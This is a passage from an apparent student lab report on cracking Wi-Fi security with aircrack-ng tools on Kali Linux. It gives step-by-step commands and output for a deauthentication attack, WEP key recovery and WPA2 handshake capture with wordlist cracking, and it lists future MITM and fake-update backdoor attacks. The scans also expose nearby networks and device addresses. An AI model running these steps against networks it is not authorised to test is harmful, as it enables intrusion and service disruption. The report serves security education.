          Encryption key:off
          Power Management:off

lo        no wireless extensions.

root@kali:~# ifconfig wlan0 down
root@kali:~# iwconfig wlan0 mode monitor
root@kali:~# ifconfig wlan0 up
root@kali:~# iwconfig wlan0
wlan0     IEEE 802.11  Mode:Monitor  Frequency:2.412 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

root@kali:~#
```

Wireless adapter mode is changed
from Managed to Monitor



Test is the target SSID with WEP Encryption


Network traffic is sniffed using “Airodump-ng”. This gives the existing networks and the devices connected to those networks in the range of the adapter.



```
                                   root@kali: ~ 93x20
9 ][ Elapsed: 12 s ][ 2017-11-29 17:43

D                PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

E:04:E4:E7:14     0       126        1    0   9  54   WEP  WEP         test
5:00:FF:94:73    -1         0        0    0  -1  -1                    <length:  0>
A:A0:FF:78:E8   -36         4        0    0   1  54e. OPN              xfinitywifi
A:A0:FF:78:E8   -37         3        0    0   1  54e. WPA2 CCMP   PSK  <length:  0>
A:A0:FF:78:E8   -39         2        0    0   1  54e. WPA2 CCMP   PSK  <length:  0>
A:A0:FF:78:E8   -39         3        0    0   1  54e. WPA2 CCMP   MGT  <length:  0>
A:A0:FF:78:E8   -40         3      156    0   1  54e. WPA2 CCMP   PSK  Cahill4413
6:8C:A2:77:CE   -49         3        0    0  11  54e. WPA2 CCMP   MGT  <length:  0>
6:8C:A2:77:CE   -50         2        0    0  11  54e. OPN              xfinitywifi
6:8C:A2:77:CE   -50         3        0    0  11  54e. WPA2 CCMP   PSK  <length:  0>
```


Encryption and cipher used are WEP

“Airodump-ng” is used on that “test” AP  to sniff the stations attached using the following command Airodump-ng –bssid < Target BSSID>  --channel <Target Channel ID > --write <Filename>  Interface and “aireplay-ng” is used to fake authenticate using the command aireplay-ng –fakeauth -a <target station bssid>  -h< Wlan Mac>Interface , If its successful then under “AUTH” column you will see as “OPN”




```
 Elapsed: 2 mins ][ 2017-11-29 17:47 ][ interface wlan0 down

             PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

:E4:E7:14     0       294       12    3   9  54   WEP  WEP    OPN  test

              STATION            PWR   Rate    Lost    Frames  Probe

:E4:E7:14    18:3D:A2:C3:9A:51  -39    0 - 1      0        2
:E4:E7:14    64:5A:04:A3:C6:0B  -39    1 -24      0      209  test
:E4:E7:14    D0:13:FD:02:CC:5C  -31    0 - 1      0       16  test
```

Using the “aireplay-ng” we will send arp packets to the test AP and capture as many data packets as possible , More the packets we capture more easier it will be to crack the key as it contains more number of IV .




```
             PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

04:E4:E7:14   0       294       24    5   6  54   WEP  WEP    OPN  test
```

Now, “aireplay-ng” of the aircrack suite is used to calculate the Keystream first , then that keystream is used to get the WEP key of the target AP.



```
ali:~# aircrack-ng now-01.cap
```




```
                           Aircrack-ng 1.2 rc4


              [00:00:00] Tested 11 keys (got 16804 IVs)

 depth   byte(vote)
 0/  2   12(24064) F1(23296) 28(22272) BE(22272) 3B(22016) 3D(22016)
 0/  1   34(26368) 6D(22784) 8D(22784) F4(22784) F0(21760) 50(21504)
 1/  2   56(23552) C3(22528) 27(22272) 7F(21504) ED(21504) 67(21248)
 0/  3   2D(22784) ED(22016) 14(21760) 82(21760) 11(20736) 57(20736)
 0/  1   90(27136) A0(23296) 40(22272) 8A(22016) 8C(21760) 14(21504)

                 KEY FOUND! [ 12:34:56:78:90 ]
 Decrypted correctly: 100%
```

Around 16k of IVs are captured

Above Key can be used without the ‘:’ to connect to the ‘Test’ Ap.


## WPA/WPA2 CRACKING:

The encryption techniques Wi-Fi Protected Access (WPA) and Wi-Fi Protected Access II (WPA2) are more secured techniques compared to WEP encryption technique. It adopts Temporal Key Integrity Protocol (TKIP), which dynamically generates 128- bit key for each packet thus provides security against the attacks that comprise WEP encryption technique. In our project, we have used handshake packets to crack WPA passwords. We first perform de-authentication attack, and then capture handshake packets when the victim machine tries to re-authenticate. Then, we have used aircrack-ng tool, which combines password in wordlist with AP name (BSSID) to compute pairwise master key which is compared against the handshake file to crack WPA/WPA2 passwords.



```
root@kali:~# ifconfig wlan0 down && iwconfig wlan0 mode monitor && ifco
nfig wlan0 up
root@kali:~# iwconfig
eth0      no wireless extensions.

lo        no wireless extensions.

wlan0     IEEE 802.11  Mode:Monitor  Frequency:2.412 GHz  Tx-Power=20 d
Bm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

root@kali:~# 
```

Wireless adapter mode is changed from managed from monitor.




```
Elapsed: 0 s ][ 2017-11-29 16:51

          PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

89:F0:C1  -82        2        0    0   1  54e. OPN              <length:  0>
71:90:81  -81        2        0    0   1  54e. OPN              <length:  0>
EE:39:A4  -68        2        0    0   1  54e  WPA2 CCMP   PSK  Georgie Porgy
35:59:4B  -69        2        0    0   1  54e. OPN              <length:  0>
90:B4:92  -90        2        0    0   1  54e  WPA2 CCMP   PSK  Sonic-085
FF:94:73   -1        0        0    0  -1  -1                    <length:  0>
FF:78:E8  -22        2       67   31   1  54e. WPA2 CCMP   PSK  Cahill4413
00:06:9B  -72        2        0    0   6  54e  WPA2 CCMP   PSK  NETGEAR57
4A:C0:AA  -70        1        5    2   6  54e. OPN              xfinitywifi
```

All the existing wifi networks are scanned using following command:

airodump-ng [interface].


-> airodump-ng wlan0

Cahill4413 is selected as our target network.




```
[ Elapsed: 18 s ][ 2017-11-29 16:52

           PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

0:FF:78:E8  -61   0       91     1265    4   1  54e. WPA2 CCMP   PSK  Cahill4413

           STATION            PWR   Rate    Lost    Frames  Probe

0:FF:78:E8  78:0C:B8:E6:40:97  -45    0e- 0e      0       10
0:FF:78:E8  8C:85:90:44:C4:4A  -46    0 -24e      2       39
0:FF:78:E8  B8:09:8A:68:66:41  -48    0e-24       0       56
0:FF:78:E8  18:59:36:0C:FF:3F  -54    0e- 1e      0     1186
0:FF:78:E8  3C:2E:F9:78:FB:B8  -54    0 -24       0        2

                      root@kali: ~ 77x15
i:~# aireplay-ng --deauth 5 -a EC:AA:A0:FF:78:E8 -c D0:13:FD:02:CC:5C  root@kali:
```

Packets are sniffed from target network. Unlike WEP not all packets can be used to crack WPA/WPA2 password. Only handshake packets can give useful information which can be used to crack the WPA password. In order to get handshake packets we manually send the de-auth packets and make the target device to re-authenticate itself to the network. During this process we capture the required handshake packets.




```
           STATION            PWR    Rate     Lost     Frames  Probe

0:FF:78:E8  78:0C:B8:E6:40:97  -42    0e- 1e      0        17
0:FF:78:E8  B8:09:8A:68:66:41  -48    0e-24       0        56
0:FF:78:E8  D0:13:FD:02:CC:5C    0    5e- 1     986       693
0:FF:78:E8  8C:85:90:44:C4:4A  -52    0 -24e      0        86
0:FF:78:E8  A4:70:D6:81:A5:CF  -54    0 - 6       0         1

                      root@kali: ~ 77x15
i:~# aireplay-ng --deauth 5 -a EC:AA:A0:FF:78:E8 -c D0:13:FD:02:CC:5C

 Waiting for beacon frame (BSSID: EC:AA:A0:FF:78:E8) on channel 1
 Sending 64 directed DeAuth. STMAC: [D0:13:FD:02:CC:5C] [ 7|63 ACKs]
 Sending 64 directed DeAuth. STMAC: [D0:13:FD:02:CC:5C] [ 6|63 ACKs]
 Sending 64 directed DeAuth. STMAC: [D0:13:FD:02:CC:5C] [ 6|64 ACKs]
 Sending 64 directed DeAuth. STMAC: [D0:13:FD:02:CC:5C] [ 1|61 ACKs]
 Sending 64 directed DeAuth. STMAC: [D0:13:FD:02:CC:5C] [26|68 ACKs]
i:~#
```

De-auth packets are sent as shown above.



```
][ 2017-11-29 16:52 ][ WPA handshake: EC:AA:A0:FF:78:E8

XQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 4      279     3287   83   1  54e. WPA2 CCMP   PSK  Cahill4413
```


Handshake is captured.



```
oot@kali:~# crunch 8 8 12345670 -o wordlist -t 12345@70
runch will now generate the following amount of data: 72 bytes
 MB
 GB
 TB
 PB
runch will now generate the following number of lines: 8

runch: 100% completed generating output
oot@kali:~# cat
```


A sample wordlist is created as shown above using crunch. Command is as follows.

Crunch [min len] [max len] [characters=lower|upper|numbers|symbols] -t [pattern] -o file



```
root@kali:~# cat wordlist
12345170
12345270
12345370
12345470
12345570
12345670
12345770
12345070
root@kali:~# 
```

Contents of word list.




```
ime left: 0 seconds                                          114.29%

             Current passphrase: 12345670

                  KEY FOUND! [ 12345670 ]
                  KEY FOUND! [ 12345670 ]

ransient Key   : 22 B1 01 C5 C0 0C 3B 48 0C 85 5A 82 59 47 9A D9
                 E4 1D 86 C5 58 5D FF 93 13 A1 C3 A5 DC CB B8 97
                 14 3B 73 4E AC 7C 76 B8 77 77 B0 4B FD AE 0D B3
APOL HMAC      : 6F 09 9B 1D 32 0C 4B DF A6 8B A5 C2 AD BD 94 25

li:~#
```

Aircrack-ng is used to crack the password. Each password in the wordlist is combined with AP name(essid) to compute a pairwise master key(PMK) using pbkdf2 algorithm. PMK is compared to handshake file.

Command: aircrack-ng [HANDSHAKE FILE] -w [wordlist] [interface]

From the above screen shot we can see that key is found.



Password
12345670
☑ Show password

User device is successfully logged on the network using the key which is found above.

## CONCLUSION:

In this project, we successfully perform De-authentication attack, WEP, WPA/WPA2 password cracking. Wireless adapter is used to sniff packets of surrounding networks and suites like airodump-ng, aircrack-ng and aireplay-ng is used. Results show the vulnerabilities present in the existing security measures. As a preventive measures WEP encryption method is avoided from usage, MAC addresses are filtered and the range of wireless signal is reduced.

# FUTURE WORK:

**Securing Wireless network**

After exploiting the vulnerabilities, it is very important to adopt the security measures to prevent the above attacks. Below are few preventive measures to safeguard our wireless network against network attacks:

- Avoiding WEP encryption technique to secure AP
- Using more secured encryption techniques like WPA/WPA2
- Filtering MAC address to prevent suspicious MAC address

Reducing the range of the wireless signal and using 802.11g instead of 802.11b and 802.11n

- Carry out Post-connection attack using -Man in the Middle Attacks (MITM)
  - ARP Poisoning.
  - Session Hijacking.
  - DNS Spoofing.
- Learn to Use network protocol analyzer “Wireshark” to Sniff and analyze the traffic sent /received by targets and also use it to detect suspicious activities in the network.
- To Gain full access over the device by creating undetectable backdoor
  - Fake an update for an already installed program, install backdoor instead of the update.

Learn the Safety measure, configuration and precautions to be taken to secure the Wireless Network.

# REFERENCES

1. ” Ethical Hacking – Wireless Hacking”,(n.d).[Online]. Available: https://www.tutorialspoint.com/ethical_hacking/ethical_hacking_wireless.htm. [Accessed: 10-Nov-2017].

2.” Cracking WPA2-PSK Passwords Using Aircrack-Ng”,(July-2017).[online].Available : https://null-byte.wonderhowto.com/how-to/hack-wi-fi-cracking-wpa2-psk-passwords-using-aircrack-ng-0148366/.. [Accessed: 20-Nov- 2017].

3. Vladimirov, A., Gavrilenko, K. and Mikhailovsky, A. (2005). Wi-Foo. Boston [u.a.]: Addison-Wesley.

4. Tews, E., Weinmann, R. and Pyshkin, A. (2017). Breaking 104 bit WEP in less than 60 seconds. [ebook] Hochschulstrasse 10, 64289 Darmstadt, Germany: TU Darmstadt, FB Informatik. Available at: https://eprint.iacr.org/2007/120.pdf [Accessed :28 Nov. 2017].

# CONTRIBUTIONS:

| Name | Contribution |
|---|---|
| PRAMOD PRAKASH | 1. Studying about the Project and understanding the requirements.<br>2. Setting up the environment<br>3. execution of the project<br>4. WEP and WPA/WPA 2 cracking.<br>5. Recording demo, report, and presentation |
| KARTHIK SIDDALINGAPPA | 1. Installing dependencies.<br>2. Gathering all the required hardware.<br>3. execution of the project.<br>4. WEP and WPA/WPA 2 cracking.<br>5. Recording demo, report, and presentation |
| SUHAS JANARDHAN | 1. Checking the compatibility and dependencies between modules.<br>2. Testing functionality.<br>3. execution of the project.<br>4. WEP and WPA/WPA 2 cracking.<br>5. Recording demo, report, and presentation |
| NIKHIL VIJAYAKUMAR KENGALAHALLI | 1. Installing software dependencies.<br>2. Testing inter module correspondence.<br>3. execution of the project.<br>4. WEP and WPA/WPA 2 cracking.<br>5. Recording demo, report, and presentation |